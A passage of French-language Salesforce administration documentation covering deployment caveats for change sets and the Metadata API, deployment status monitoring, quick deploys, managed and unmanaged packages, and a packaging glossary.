- Si le flux n'a pas aucune version active lors du chargement de l'ensemble de modifications sortant, la dernière version inactive est utilisée.
- Lorsque vous affichez les composants dépendants de l'ensemble de modifications, la page Dépendances des composants répertorie les dépendances de *toutes* les versions du flux. Ajoutez tous les composants interdépendants de la version de flux correspondante à l'ensemble de modifications sortantes.
- Dans un ensemble de modifications, un flux actif est déployé dans sa destination avec un statut inactif. Activez le flux manuellement après le déploiement.
- Le déploiement ou le redéploiement d'un flux avec des ensembles de modifications crée une version du flux dans l'organisation de destination.

**Identifiants nommés**

Les options d'appel externe ci-dessous, pour des identifiants nommés, peuvent être définies uniquement via l'interface utilisateur. Si les valeurs par défaut ne correspondent pas à l'organisation cible, l'administrateur de cette organisation doit configurer manuellement l'identifiant nommé après le déploiement.

- `Générer un en-tête d'autorisation` - par défaut : activé
- `Autoriser les champs de fusion dans l'en-tête HTTP` - par défaut : désactivé
- `Autoriser les champs de fusion dans le corps HTTP` - par défaut : désactivé

**Autorisations**

Reportez-vous à Ensembles d'autorisations et paramètres de profil dans des ensembles de modifications à la page 6175.

**Présentation de page**

Un déploiement qui contient un profil et un type d'enregistrement, mais pas la présentation de page associée à ce type d'enregistrement, supprime l'attribution de la présentation existante dans le profil de ce type d'enregistrement. Incluez toujours toutes les présentations de page de tous les types d'enregistrement requis dans l'ensemble de modifications.

## API de métadonnées

**Classes Apex et déclencheurs Apex**

Par défaut, les modifications apportées à un code Apex qui contient des tâches Apex en attente ou en cours ne peuvent pas être déployées. Pour déployer ces modifications, effectuez l'une des opérations ci-dessous.

- Annulez les tâches Apex avant de déployer des modifications dans un code Apex. Replanifiez les tâches après le déploiement.
- Activez les déploiements avec des tâches Apex dans la page Paramètres de déploiement, dans l'interface utilisateur de Salesforce.

**Processus d'approbation**

- Pour pouvoir utiliser des processus d'approbation dans des articles Salesforce Knowledge avec l'API de métadonnées, le type d'article doit être déployé. Pour la version d'article (_kav) dans des processus d'approbation, les types d'action pris en charge sont les suivants : action Knowledge, alerte par e-mail, mise à jour de champ et message sortant.
- Si le processus d'approbation référence des modèles de publication contenant des champs personnalisés, vous devez enregistrer de nouveau ces modèles de publication dans l'organisation d'origine avant de les ajouter à l'ensemble de modifications. Dans Configuration, saisissez *`Modèles de publication`* dans la case `Recherche rapide`, puis sélectionnez **Modèles de publication**. Pour chaque modèle de publication, cliquez sur **Modifier**, puis sur **Enregistrer**.
- Les métadonnées ne comprennent pas l'ordre des processus d'approbation actifs. Une réorganisation des processus d'approbation peut être nécessaire dans l'organisation de destination après le déploiement.
- Si vous modifiez le `Nom unique` d'un processus d'approbation qui était inclus dans un ensemble de modifications et déployé dans une autre organisation, et que vous renvoyez le processus d'approbation via un ensemble de modifications, un nouveau processus d'approbation est créé lors du déploiement dans l'autre organisation. Le processus d'approbation déjà déployé n'est pas modifié.

**Champs personnalisés**

À compter de l'API version 30.0, lors du déploiement d'un nouveau champ personnalisé, les valeurs par défaut des champs `editable` et `readable` sont `false` dans les autorisations de champs de profil. Pour remplacer des valeurs par défaut, incluez des autorisations de champ pour le nouveau champ dans vos profils.

**Objets personnalisés**

Avec l'API version 29.0, vous ne pouvez pas modifier le `sharingModel` d'un objet qui utilise l'API métadonnées. Vous devez le modifier manuellement dans l'organisation cible via l'interface utilisateur.

À compter de l'API version 30.0, vous pouvez modifier le `sharingModel` d'un objet pour des utilisateurs internes à l'aide de l'API métadonnées et de l'interface utilisateur.

**Application connectée**

- Vous ne pouvez pas définir la `consumerKey` dans l'API de métadonnées. Elle est incluse pour information dans une opération de récupération. Si vous tentez de déplacer l'application connectée vers une autre organisation, vous devez supprimer la `consumerKey` du fichier .zip avant le déploiement vers une organisation. Une nouvelle clé est générée dans l'organisation de destination.
- Les paramètres mobiles des applications connectées ne sont pas pris en charge dans des ensembles de modifications et doivent être migrés manuellement.

**Identifiants nommés**

Les options d'appel externe ci-dessous, pour des identifiants nommés, peuvent être définies uniquement via l'interface utilisateur. Si les valeurs par défaut ne correspondent pas à l'organisation cible, l'administrateur de cette organisation doit configurer manuellement l'identifiant nommé après le déploiement.

- `Générer un en-tête d'autorisation` - par défaut : activé
- `Autoriser les champs de fusion dans l'en-tête HTTP` - par défaut : désactivé
- `Autoriser les champs de fusion dans le corps HTTP` - par défaut : désactivé

**Présentation de page**

Un déploiement qui contient des attributions de présentation de page remplace toutes les attributions de présentation de page existantes dans l'organisation de destination avec celles spécifiées dans le fichier .zip. Si les présentations de page existantes dans l'organisation pas ne sont pas incluses dans le fichier .zip, elles sont supprimées. Dans le fichier .zip, incluez toujours toutes les présentations de page de tous les types d'enregistrement requis.

**Profils**

Si un package inclut un profil avec un nom qui n'existe pas dans l'organisation cible, un nouveau profil est créé sous ce nom. Si le profil déployé ne spécifie pas d'autorisations ni de paramètres, le profil généré comprend toutes les autorisations et tous les paramètres du profil standard.

**Partage**

- La mise à jour du champ `sharingModel` d'un objet et l'ajout simultané d'une nouvelle règle de partage ne sont pas pris en charge dans l'API de métadonnées, quel que soit l'objet mis à jour. Par exemple, vous pouvez ajouter une règle de partage lorsque le paramètre par défaut de l'organisation est public, et ensuite mettre à jour le champ `sharingModel`. Cela entraîne un seul recalcul du partage.
- Si vous déployez un ensemble de modifications avec un objet personnalisé qui a une relation parent-enfant sans champ principal-détails dans cet ensemble de modifications, vous risquez de rencontrer une erreur. Pour résoudre cette erreur, insérez le champ personnalisé principal-détails dans l'ensemble de modifications, même si vous n'avez pas modifié le paramètre par défaut de l'organisation.

**Workflow**

Le mode Test pour les déclencheurs de flux n'est pas pris en charge dans l'API métadonnées. Si vous souhaitez qu'un déclencheur de flux exécute la dernière version du flux lorsque l'administrateur déclenche la règle de workflow, activez le mode test via l'interface utilisateur après le déploiement.

CONSULTER ÉGALEMENT :

- Déploiement d'un ensemble de modifications
- Ensembles de modifications
- Composants disponibles dans les ensembles de modification
- https://developer.salesforce.com/docs/atlas.en-us.api_meta.meta/api_meta/file_based_zip_file.htm

# Surveillance des déploiements

Vous pouvez surveiller les déploiements en cours, vérifier quels déploiements sont en attente d'exécution et consulter les résultats des déploiements terminés dans la page Statut de déploiement. Cette page répertorie tous les déploiements (déploiements basés sur des ensembles de modifications et l'API de métadonnées, y compris les déploiements lancés à partir de Force.com IDE et l'outil de migration Force.com, ainsi que les installations de packages).

La taille et la complexité des composants de métadonnées affectent la durée du déploiement. Pour suivre le statut des déploiements en cours ou terminés sur les 30 derniers jours, dans Configuration, saisissez `Déploiement` dans la case `Recherche rapide`, puis sélectionnez **Statut de déploiement**. Les déploiements sont répertoriés dans des sections différentes selon leur statut.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Developer** Edition et **Database.com** Edition


AUTORISATIONS UTILISATEUR

Pour afficher les déploiements de métadonnées :


- Modifier toutes les données

## Déploiements en cours et en attente

Lors de l'exécution d'un déploiement, la page Statut de déploiement affiche sa progression en temps réel. Cette page inclut des graphiques qui offrent une représentation visuelle de la progression générale du déploiement. Le premier graphique montre le nombre de composants déjà déployés par rapport au total, ainsi que le nombre de composants qui ont généré des erreurs. Par exemple, le graphique suivant indique que 302 composants sur 450 ont été traités avec succès et que 45 composants ont renvoyé des erreurs.




Une fois tous les composants déployés sans erreur, des tests Apex sont lancés, si requis ou activés. Un deuxième graphique montre le nombre de tests Apex exécutés avec succès par rapport au nombre total de tests et au nombre d'erreurs renvoyées. De plus, le graphique indique le nom du test en cours d'exécution. Par exemple, selon le graphique ci-dessous, 77 tests ont été exécutés sur un total de 120 tests, et 1 test a échoué.




Les informations suivantes sont affichées pour le déploiement en cours.

| Champ | Description |
|---|---|
| `Nom` | Le nom de l'ensemble de modifications ou un identifiant unique utilisé pour suivre le déploiement API de métadonnées. Pour un déploiement API de métadonnées, cette valeur est renvoyée par l'appel `deploy()`. |
| `Type` | Le type de déploiement : Ensemble de modifications ou API. |
| `Déployé par` | Nom de l'utilisateur qui effectue le déploiement. |
| `Heure de début` | La date et l'heure de début du déploiement, pas le délai d'attente de la demande. Cette valeur correspond à l'heure à laquelle le `Statut` du déploiement a été défini sur En cours. |
| `Validé` | La date et l'heure de fin de validation du déploiement |

Si le déploiement en cours inclut des erreurs, vous pouvez les consulter avant la fin du déploiement en cliquant sur **Afficher les erreurs**.

**Déploiements en attente**

Vous pouvez initier des déploiements multiples. Un seul déploiement peut être exécuté à la fois. Les autres déploiements restent en file d'attente pour être exécutés une fois le déploiement en cours terminé. Les déploiements en file d'attente sont répertoriés par ordre d'exécution sous Déploiements en attente.

**Validations des déploiements**

Une validation de déploiement est un déploiement utilisé uniquement pour vérifier les résultats de déploiement de composants. Une fois la vérification terminée, il est annulé. Une validation n'enregistre aucun composant déployé et ne modifie en aucune façon l'organisation Salesforce. Vous pouvez déterminer si un déploiement est une validation seulement (Valider) ou un déploiement réel (Déployer) en consultant les informations sur les déploiements en attente ou la colonne `Statut` des déploiements dans les sections Échoué et Réussi.

Si une validation a été exécutée avec succès au cours des 10 derniers jours, et que tous les tests ont réussi avec une couverture de code suffisante, vous pouvez effectuer un déploiement rapide de cette validation en production sans exécuter les tests. Reportez-vous à Déploiements rapides.

## Annulation d'un déploiement

Vous pouvez annuler un déploiement en cours ou en file d'attente en cliquant sur **Annuler** en regard du déploiement. Le statut du déploiement devient `Annulation demandée` jusqu'à son annulation totale. Un déploiement annulé est répertorié dans la section Échoué.

## Déploiements terminés

Les déploiements terminés sont répertoriés dans la section Échoué ou Réussi, selon leur statut.

Les déploiements terminés mais échoués et les déploiements qui ont été annulés sont répertoriés dans la section Échoué. Aucune modification n'a été appliquée à l'organisation Salesforce pour ces déploiements car des fichiers étaient manquants, des composants contenaient des erreurs, des tests ont échoué ou le déploiement a été annulé.

Les déploiements terminés avec succès ou partiellement réussis sont répertoriés dans la section Réussi. Seuls les déploiements vers une organisation non-production peuvent être partiellement réussis. Ce sont les déploiements dont le champ `rollbackOnError` est défini sur `false` dans les options de déploiement et dont un sous-ensemble de composants contient des erreurs. Dans un déploiement partiellement réussi, les composants échoués ne sont pas appliqués et les composants restants sont appliqués à l'organisation.

Pour plus informations sur un déploiement, cliquez sur **Afficher les détails** en regard du déploiement. Utilisez les informations de la page Détails du déploiement pour afficher les erreurs et dépanner les problèmes de déploiement échoué ou partiellement réussi. La page Détails du déploiement inclut les messages d'erreur renvoyés durant le déploiement, les erreurs des tests Apex avec des informations sur la trace de la pile, les avertissements de couverture de code, ainsi que des informations sur les tests lents. Pour un déploiement réussi, la page Détails du déploiement présente notamment le nombre de composants déployés et le nombre de tests Apex exécutés.

**Statut du déploiement**

La colonne `Statut` des déploiements terminés, dans les sections Échoué et Réussi, répertorie le type et le statut d'un déploiement, et comprend deux parties :

- Le préfixe indique si le déploiement est une validation seulement (Valider :) ou un déploiement réel (Déployer :).
- La deuxième partie de la valeur indique le statut du déploiement : Échec ou Annulé pour les déploiements échoués, Réussi pour les déploiements réussis ou Succès partiel pour les déploiements partiellement réussis.

## Déploiements rapides

Dans le cadre d'un déploiement, tous les tests Apex sont exécutés dans l'organisation de production. Si l'organisation de production contient de nombreux tests Apex, leur exécution peut être longue et retarder votre déploiement. Afin de réduire le délai de déploiement en production, vous pouvez procéder à un déploiement rapide en ignorant l'exécution des tests. Les déploiements rapides sont disponibles pour des ensembles de modifications et des composants API de métadonnées lorsque les exigences ci-dessous sont remplies.

- Les composants doivent avoir été validés pour l'environnement cible dans les 10 derniers jours.
- Dans le cadre de la validation, les tests Apex dans l'organisation cible ont été réussis.
- Les exigences de couverture de code sont remplies.
  - Si tous les tests de l'organisation ou tests locaux sont exécutés, la couverture de code globale est au moins égale à 75 % et les déclencheurs Apex ont une couverture de code.
  - Si des tests spécifiques sont exécutés avec le niveau **Exécuter les tests spécifiés**, chaque classe et déclencheur déployé est individuellement couvert à au moins 75 %.

Une validation est un déploiement utilisé uniquement pour vérifier les résultats d'un déploiement de composants et n'enregistre aucun composant dans l'organisation. La validation permet d'afficher les messages de réussite ou d'échec que vous recevriez lors d'un déploiement réel. Vous pouvez valider des ensembles de modifications ou des composants de métadonnées via l'API ou l'Outil de migration Force.com.


Pour en savoir plus sur la validation d'un ensemble de modifications, reportez-vous à Validation d'un ensemble de modifications dans l'aide de Salesforce.

Pour valider des composants avec l'Outil de migration Force.com, définissez l'option `checkOnly` sur `true` dans la cible du déploiement. Reportez-vous à Déploiement de modifications dans une organisation Salesforce dans le guide *Force.com Migration Tool*.

**Exécution d'un déploiement rapide via l'interface utilisateur ou l'API**

Pour effectuer un déploiement rapide, commencez par exécuter un déploiement de validation, en exécutant un test Apex sur une série de composants à déployer. Si votre validation réussit et autorise un déploiement rapide, vous pouvez le lancer.

Vous pouvez déployer rapidement dans l'interface utilisateur des ensembles d'autorisations et des composants API de métadonnées validés. Dans la page Statut de déploiement, déployez une validation récente en cliquant sur **Déployer rapidement**, en regard de votre validation ou dans la page de détail de la validation. Ce bouton est affiché uniquement pour des validations de qualification.




Alternativement, vous pouvez lancer un déploiement rapide via l'API de métadonnées ou l'Outil de migration Force.com pour des composants API de métadonnées (à l'exception d'ensembles de modifications). Pour l'API de métadonnées, appelez `deployRecentValidation()` et transmettez lui l'ID de validation. Pour l'Outil de migration Force.com, utilisez la tâche `<sf:deployRecentValidation>`.

**Remarque:** Le déploiement rapide est activé pour les récentes validations dans lesquelles les tests Apex ont été exécutés avec succès et dans lesquelles les exigences de couverture de code sont remplies. Notez les éléments suivants :

- En production, les déploiements rapides sont pris en charge pour les validations qui remplissent les critères. Vous pouvez déployer les validations récentes d'ensembles d'autorisations et de composants API de métadonnées (y compris les composants validés à l'aide de l'Outil de migration Force.com).
- Dans un environnement sandbox, la fonction Déployer rapidement est prise en charge uniquement pour les validations qui activent explicitement l'exécution de tests (par exemple, en sélectionnant une option de test lors de la validation d'ensembles entrants ou via le paramètre `testLevel` pour l'Outil de migration). Par défaut, les tests Apex ne sont pas requis ni exécutés dans les déploiements sandbox.
- Si vous effectuez un déploiement après une validation via Déploiement rapide, une installation de package ou un déploiement normal, les validations ne sont plus qualifiées pour un déploiement rapide. Vous devez valider de nouveau l'ensemble de composants que vous souhaitez déployer rapidement.

## Ressources d'ajustement des performances pour les tests longs

S'ils sont requis ou activés, les tests Apex sont exécutés lors d'un déploiement une fois tous les composants déployés. L'exécution des tests Apex est longue et peut retarder le déploiement global. Les cinq tests les plus longs, c.-à-d. les cinq premiers tests dont l'exécution dépasse deux minutes, sont marqués pour un déploiement terminé dans la page Détails du déploiement. Vous pouvez améliorer les performances de ces tests afin d'accélérer les déploiements suivants. De nombreux facteurs ralentissent les déploiements, Par exemple

accéder aux données de l'organisation au lieu d'utiliser des donnés tests ou exécuter des requêtes SOQL ou un code Apex avec de faibles performances. Voici quelques ressources qui présentent les meilleures pratiques pour améliorer les performances Apex et SOQL.

- Isolation des données test de celles de l'organisation dans les tests d'unité
- Utilisation de requêtes SOQL très volumineuses
- Webinaire : Optimisation des requêtes Force.com
- Fiche conseil sur l'optimisation des requêtes et des recherches
- Webinaire sur l'ajustement des performances pour Visualforce et Apex
- Ressources principales de l'architecte

CONSULTER ÉGALEMENT :

Jeux de données entrants

Ensembles de modifications sortants

https://developer.salesforce.com/docs/atlas.en-us.api_meta.meta/api_meta/

https://developer.salesforce.com/docs/atlas.en-us.daas.meta/daas/

# Empaquetage et distribution de vos applications

## Présentation de l'empaquetage et de la distribution

Ce guide présente les informations relatives à l'empaquetage et la distribution des applications créées en utilisant la plate-forme Force.com. Il comprend les sections suivantes.

**Utilisation de packages**
Il présente la création et l'utilisation des packages gérés afin d'installer aisément votre application dans d'autres organisations.

**Distribution des applications**
Il présente la distribution de vos applications, via l'AppExchange ou votre propre site Web. Il couvre également les concepts de base de la distribution automatique des mises à niveau à vos abonnés.

**Support des abonnés à votre application**
Il présente la connexion à des organisations abonnées pour offrir une assistance et un dépannage en cas de problème.

Pour plus d'informations sur ces rubriques, reportez-vous au guide *ISVforce Guide* ou visitez le portail partenaire Salesforce.

## Utilisation de packages

### Compréhension des packages

Un *package* est un conteneur qui regroupe des éléments aussi petits qu'un composant individuel ou aussi grands qu'une série d'applications associées. Une fois le package créé, vous pouvez le distribuer à d'autres utilisateurs et organisations Salesforce, même hors de votre entreprise.

Les packages se présentent sous deux formats, non gérés et gérés :

***Packages non gérés***
Ils permettent de distribuer des projets Open source ou des modèles d'application qui fournissent aux développeurs les modules de base d'une application. Une fois les composants installés dans une organisation à partir d'un package non géré, ils peuvent être modifiés. Le développeur qui a créé et chargé le package non géré n'a aucun contrôle sur les composants installés, qu'il ne peut ni modifier, ni mettre à jour. Les packages non gérés ne doivent pas être utilisés pour migrer des composants depuis une organisation sandbox vers une organisation de production. Utilisez plutôt des Ensembles de modifications.

***Packages gérés***
Les packages gérés sont généralement utilisés par les partenaires de Salesforce pour distribuer et vendre des applications aux clients. Ces packages doivent être créés depuis une organisation Developer Edition. En utilisant AppExchange et l'application de gestion de licences (LMA), les développeurs peuvent vendre et gérer des licences basées sur l'utilisateur à l'application. En outre, les packages gérés peuvent être entièrement mis à niveau. Pour garantir des mises à niveau transparentes, certaines modifications destructives, notamment la suppression d'objets ou de champs, ne peuvent pas être exécutées.

Les packages gérés offrent également les avantages suivants :

- Le protection de la propriété intellectuelle de l'Apex.

**Éditions**

Disponible avec : Salesforce Classic

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour créer des packages :
- Créer des packages AppExchange

Pour télécharger des packages dans The AppExchange :
- Télécharger des packages AppExchange

- La prise en charge des versions intégrée pour les composants accessibles par l'API.
- La possibilité se séparer et de corriger une version précédente.
- La possibilité d'envoyer de façon transparente aux abonnés des mises à jour correctives automatiques
- Le nommage unique de tous les composants pour garantir des installations sans conflit

Les définitions suivantes illustrent ces concepts :

**Composants**
Un *composant* est l'un des éléments d'un package. Il définit un élément tel qu'un objet personnalisé ou un champ personnalisé. Vous pouvez combiner les composants dans un package afin de générer des fonctionnalités ou des applications puissantes. Dans un package non géré, les composants ne peuvent pas être mis à niveau. Dans un package géré, certains composants peuvent être mis à niveau et d'autres pas.

**Attributs**
Un *attribut* est un champ d'un composant, par exemple le nom d'un modèle d'e-mail ou la case à cocher `Autoriser les rapports` d'un objet personnalisé. Dans un package géré ou non géré, le développeur (qui a créé le package) et l'abonné (qui a installé le package) peuvent modifier les attributs d'un composant qui ne peut pas être mis à niveau. Dans un composant qui peut être mis à niveau, au sein d'un package géré, certains attributs peuvent être modifiés par le développeur ou par l'abonné et d'autres sont verrouillés ce qui interdit toute modification par le développeur ou l'abonné.

Les packages comprennent un ou plusieurs composants Salesforce formés d'un ou de plusieurs attributs. Le comportement des composants et des attributs est différent selon que le package est géré ou non géré.

Si vous prévoyez de distribuer une application, il est important d'envisager la création d'un package durant tout le processus de développement. For exemple :

- En créant votre application, prévoyez le comportement des composants et de leurs attributs dans différents packages et versions Salesforce.
- En préparant votre application pour la distribution, prévoyez un mode de publication pour vos clients.
- En installant un package, prévoyez la sécurité et les contrats de licence de votre organisation.

CONSULTER ÉGALEMENT :

Gestion des packages

Préparation de vos applications pour la distribution

# Glossaire

Les termes et définitions ci-dessous présentent les principaux concepts et capacités des applications et des packages :

**Application**
Raccourci pour “Application”. Ensemble de composants, tels que des onglets, des rapports, des tableaux de bord et des pages Visualforce, qui répondent à des besoins professionnels spécifiques. Salesforce fournit des applications standard comme Ventes et Centre d'appel. Vous pouvez adapter les applications standard à vos méthodes de travail. En outre, vous pouvez créer un package pour une application, puis le transférer vers AppExchange avec des composants associés tels que des champs, des onglets et des objets personnalisés. Vous pouvez ensuite mettre l'application à la disposition des autres utilisateurs Salesforce dans AppExchange.

**AppExchange**
AppExchange est une interface de partage de Salesforce qui permet de parcourir et de partager des applications et des services pour la plate-forme Force.com.

**Package géré, bêta**
Dans les packages gérés, un package géré bêta est une version précoce, distribuée à un échantillon du public visé à des fins de test.

**Déployer**

Pour changer la fonctionnalité d'un état inactif à un état actif. Par exemple, lors du développement de nouvelles fonctionnalités dans l'interface utilisateur de Salesforce, vous devez sélectionner l'option "Déployé" pour rendre la fonctionnalité visible aux autres utilisateurs.

Le processus de migration depuis le développement vers la production d'une application ou d'une autre fonctionnalité.

Pour déplacer les composants de métadonnées depuis un système de fichiers local vers une organisation Salesforce.

Pour les applications installées, le déploiement met à la disposition des utilisateurs de votre organisation tous les objets personnalisés qu'elle contient. Avant le déploiement d'un objet personnalisé, seuls les administrateurs et les utilisateurs autorisés à personnaliser l'application peuvent y accéder.

**License Management Application (LMA)**

Une application AppExchange gratuite qui permet de suivre les pistes commerciales et les comptes pour chaque utilisateur qui télécharge l'un de vos packages gérés (application) depuis AppExchange.

**Organisation de gestion de licences (LMO)**

Organisation Salesforce que vous utilisez pour suivre tous les utilisateurs Salesforce qui installent votre package. Une organisation de gestion de licences doit avoir License Management Application (LMA) installée. Elle reçoit automatiquement une notification chaque fois que votre package est installé ou désinstallé. Vous pouvez ainsi facilement avertir les utilisateurs des mises à niveau disponibles. Vous pouvez spécifier toute organisation Enterprise Edition, Unlimited Edition, Performance Edition ou Developer Edition comme votre organisation de gestion de licences. Pour plus d'informations, visitez http://www.salesforce.com/docs/en/lma/index.htm.

**Version principale**

Une version importante d'un package. Dans ces versions, les numéros majeur et mineur du package augmentent à la valeur souhaitée.

**Package géré**

Ensemble de composants d'application qui sont publiés en tant qu'unité dans AppExchange, et associés à un espace de noms et éventuellement à une Entreprise de gestion de licences. Pour prendre en charge les mises à niveau, un package doit être géré. Une organisation peut créer un seul package géré que de nombreuses organisations peuvent télécharger et installer. Les packages gérés diffèrent des packages non gérés car ils contiennent certains composants verrouillés pour permettre leur mise à niveau ultérieure. Les packages non gérés ne comprennent pas les composants verrouillés et ne peuvent pas être mis à niveau. En outre, les packages gérés masquent certains composants (comme Apex) dans les organisations abonnées, afin de protéger les droits de propriété intellectuelle du développeur.

**Extension de package géré**

Tout package, composant ou ensemble de composants qui s'ajoute aux fonctionnalités d'un package géré. Vous ne pouvez pas installer une extension avant l'installation de son package géré.

**Préfixe d'espace de noms**

Dans un contexte de génération d'un package, un préfixe d'espace de noms est un identificateur alphanumérique de 1 à 15 caractères qui distingue votre package et son contenu de ceux d'autres développeurs dans AppExchange. Les préfixes d'espace de noms respectent la casse. Par exemple, ABC et abc ne sont pas considérés comme identiques. Votre préfixe d'espace de noms doit être unique parmi toutes les entreprises Salesforce. Il vous permet de contrôler votre package géré en exclusivité.

**Package**

Groupe de composants et d'applications Force.com qui sont disponibles pour les autres organisations via AppExchange. Les packages permettent de regrouper une application et ses composants associés en vue de les télécharger ensemble sur AppExchange.

**Dépendance du package**

Dépendance créée lorsqu'un composant fait référence à un autre composant, une autorisation ou une préférence requis pour valider le composant. Les composants peuvent comprendre, notamment :

- Champs standard ou personnalisés
- Objets standard ou personnalisés

- Pages Visualforce
- Code Apex

Les autorisations et les préférences peuvent comprendre (notamment) :

- Services
- Multidevise
- Types d'enregistrement

**Installation du package**
L'installation intègre le contenu d'un package à votre organisation Salesforce. Un package AppExchange peut inclure une application, un composant ou une combinaison des deux. Une fois le package installé, il peut être nécessaire de déployer des composants dans le package pour qu'il soit disponible à l'ensemble des utilisateurs de votre organisation.

**Version du package**
Une version de package est un numéro qui identifie l'ensemble de composants chargés dans un package. Le numéro de version se présente sous la forme *`numéroMajeur.numéroMineur.numéroCorrectif`* (par exemple, 2.1.3). Les numéros majeur et mineur sont incrémentés à chaque publication d'une version importante. Le *`numéroCorrectif`* est généré et téléchargé uniquement lors de la publication d'un correctif.

Les packages non gérés ne peuvent pas être mis à niveau. Chaque version de package est un simple ensemble de composants à distribuer. Une version de package à plus d'importance pour les packages gérés. Les packages peuvent révéler des comportements différents selon les versions. Les versions de package permettent aux éditeurs d'adapter les composants de leurs packages gérés en publiant gracieusement des versions ultérieures sans gêner les intégrations clientes existantes en utilisant le package. Reportez-vous également à Correctif et Organisation de développement de correctif.

**Correctif**
Un correctif permet à un développeur à modifier la fonctionnalité de composants existants dans un package géré, tout en assurant aux organisations abonnées que le comportement du package ne subit aucune modification visible. Par exemple, vous pouvez ajouter de nouvelle variables ou modifier le corps d'une classe Apex, mais vous ne pouvez pas ajouter, rendre obsolète ou supprimer l'une de ses méthodes. Les correctifs sont suivis par un *`patchNumber`* ajouté à chaque version de package. Reportez-vous également à Organisation de développement de correctif et à Version de package.

**Organisation de développement de correctif**
Organisation dans laquelle les versions de correctifs sont développées, gérés et chargés. Les organisations de développement de correctifs sont créées automatiquement pour une organisation Developper lors d'une demande de création d'un correctif. Reportez-vous également à Correctif et à Version de package.

**Version corrective**
Mise à niveau mineure d'un package géré. Dans ces versions, le numéro de correctif d'une version de package est incrémenté.

**Éditeur**
L'éditeur d'une liste AppExchange est l'utilisateur ou l'organisation Salesforce qui l'a publiée.

**Mise à niveau automatique**
Méthode de livraison des mises à jour qui permet d'envoyer les mises à niveau d'un package installé-géré à toutes les organisations ayant installé le package.

**Abonné**
L'abonné à un package est un utilisateur Salesforce avec un package installé dans son organisation Salesforce.

**Essai**
Une solution d'évaluation est une organisation Salesforce parfaitement fonctionnelle contenant une application et tous les exemples d'enregistrements ajoutés par l'éditeur d'un package donné. Elle permet aux utilisateurs d'expérimenter, dans AppExchange, une application en tant qu'utilisateur en lecture seule au moyen d'une interface Salesforce standard.

**Package non géré**
Un package ne peut pas être mis à niveau ni contrôlé par son développeur.

**Mise à niveau**
La mise à niveau d'un package est le processus d'installation d'une version plus récente. Salesforce prend en charge les mises à niveau des packages gérés qui ne sont pas en version bêta.

**Téléchargement**
Le téléchargement d'un package dans Salesforce fournit une URL d'installation qui permet aux autres utilisateurs de l'installer. Le téléchargement rend votre package disponible pour la publication dans AppExchange.

CONSULTER ÉGALEMENT :

Qu'est-ce qu'une application Salesforce ?

# Création de packages gérés

La création d'un package géré est aussi simple que la création d'un package non géré. Pour créer un package géré, il suffit d'utiliser une organisation Developer Edition.

Avant de créer un package géré :

- Vous pouvez également installer l'application de gestion de licences (LMA) à partir de http://sites.force.com/appexchange. Recherchez l'*application de gestion des licences*. L'application de gestion de licences (LMA) assure le suivi des informations concernant chaque utilisateur installant votre application. Elle vous permet de savoir la version que les utilisateurs installent, ce qui vous donne la possibilité de diffuser des informations concernant les mises à niveau.

  L'application de gestion de licences (LMA) peut être installée dans n'importe quelle entreprise Salesforce, à l'exception des entreprises Personal Edition, Group Edition, Professional Edition. De plus, il ne s'agit pas nécessairement de la même entreprise Salesforce que celle que vous utilisez pour créer ou télécharger le package. Vous pouvez également utiliser la même application de gestion de licences (LMA) pour gérer un nombre illimité de packages gérés dans différentes entreprises Developer Edition.

- Configurez vos paramètres de développeur. Vos paramètres de développeur déterminent votre préfixe d'espace de noms, l'entreprise Salesforce dans laquelle vous installez l'application de gestion de licences (LMA) et le package non géré à convertir en package géré.

  À propos des packages gérés

  Configuration de vos paramètres de développeur

  Enregistrement d'un préfixe d'espace de noms

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Developer** Edition

